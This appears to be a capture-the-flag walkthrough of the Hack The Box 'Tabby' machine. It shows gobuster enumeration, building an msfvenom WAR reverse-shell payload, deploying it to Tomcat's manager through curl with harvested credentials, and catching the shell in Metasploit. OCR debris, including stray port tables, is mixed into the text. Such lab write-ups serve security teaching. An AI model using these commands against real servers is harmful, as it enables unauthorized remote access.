



We still can't log into the manager page because the manager-gui role is not assigned. We'll need to do this via Command Line Interface (CLI). More difficult, but not too bad. We'll need to adjust our Gobuster to check what's behind that manager page.

gobuster dir -k -e -r -u http://10.10.10.194:8080/manager -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -s "200,204,301,302,307" -t50 -o TabbyManager.out

We find a /manager/text and a simple search finds a method to deploy a WAR file (https://tomcat.apache.org/tomcat-7.0-doc/manager-howto.html#Deploy_A_New_Application_Archive_(WAR)_Remotely) to get a reverse shell. Plug in our information into VenomBuilder to generate the msfvenom command.

Port	Proto	Service	Version	Status





Using the guide above, we generate the msfvenom payload and use a curl PUT statement to deploy and detonate that payload.

msfvenom -p linux/x86/shell/reverse_tcp LHOST=10.10.16.4 LPORT=1337 -f war -o foothold.war

curl -v -X PUT -T foothold.war http://'tomcat:$3cureP4s5w0rd123!'@megahosting.htb:8080/manager/text/deploy?path=/NP_Foothold


Port	Proto	Service	Version	Status

Now we can call it by navigating to navigating to the JSP file in our WAR file, but what is the name of that JSP? Easy. Unzip the WAR and you'll have the name.

```
┌──(kali㉿kali)-[~/Desktop/HTB/Tabby]
└─$ unzip foothold.war
Archive:  foothold.war
   creating: META-INF/
  inflating: META-INF/MANIFEST.MF
   creating: WEB-INF/
  inflating: WEB-INF/web.xml
  inflating: xxhcyhmog.jsp
```

So we need to navigate to http://megahosting.htb:8080/NP_Foothold/xxhcyhmog.jsp after setting up our meterpreter listener to 1337.

```
┌──(kali㉿kali)-[~/Desktop/HTB/Tabby]
└─$ msfconsole -x "use exploit/multi/handler; set PAYLOAD linux/x86/shell_reverse_tcp; set LHOST 10.10.16.4; set LPORT 1337; run"
```




```
       =[ metasploit v6.1.24-dev                          ]
+ -- --=[ 2190 exploits - 1161 auxiliary - 400 post       ]
+ -- --=[ 600 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View advanced module options with
advanced

[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD ⇒ linux/x86/shell_reverse_tcp
LHOST ⇒ 10.10.16.4
LPORT ⇒ 1337
[*] Started reverse TCP handler on 10.10.16.4:1337
[*] Command shell session 1 opened (10.10.16.4:1337 → 10.10.10.194:60364 ) at 2022-01-25 08:43:35 -0500
```

We can upgrade the shell in meterpreter by using:

Port	Proto	Service	Version	Status
python3 -c 'import pty; pty.spawn("/bin/bash")' and we are the tomcat user. TRANSFERRING TO SSH				
163	tcp	cmip-man		
389	tcp	ldap		
515	tcp	printer		
646	tcp	ldp		
1075	tcp	rdrmshc		
1112	tcp	msql		
1117	tcp	ardus-mtrns		
1999	tcp	tcp-id-port		
2191	tcp	tvbus		
3300	tcp	ceph		
6792	tcp	unknown		
8080	tcp	http	Apache Tomcat	
9876	tcp	sd		
11110	tcp	sgi-soap		
12985	tcp			
13099	tcp			
18115	tcp			
24448	tcp			

Port	Proto	Service	Version	Status
44986	tcp			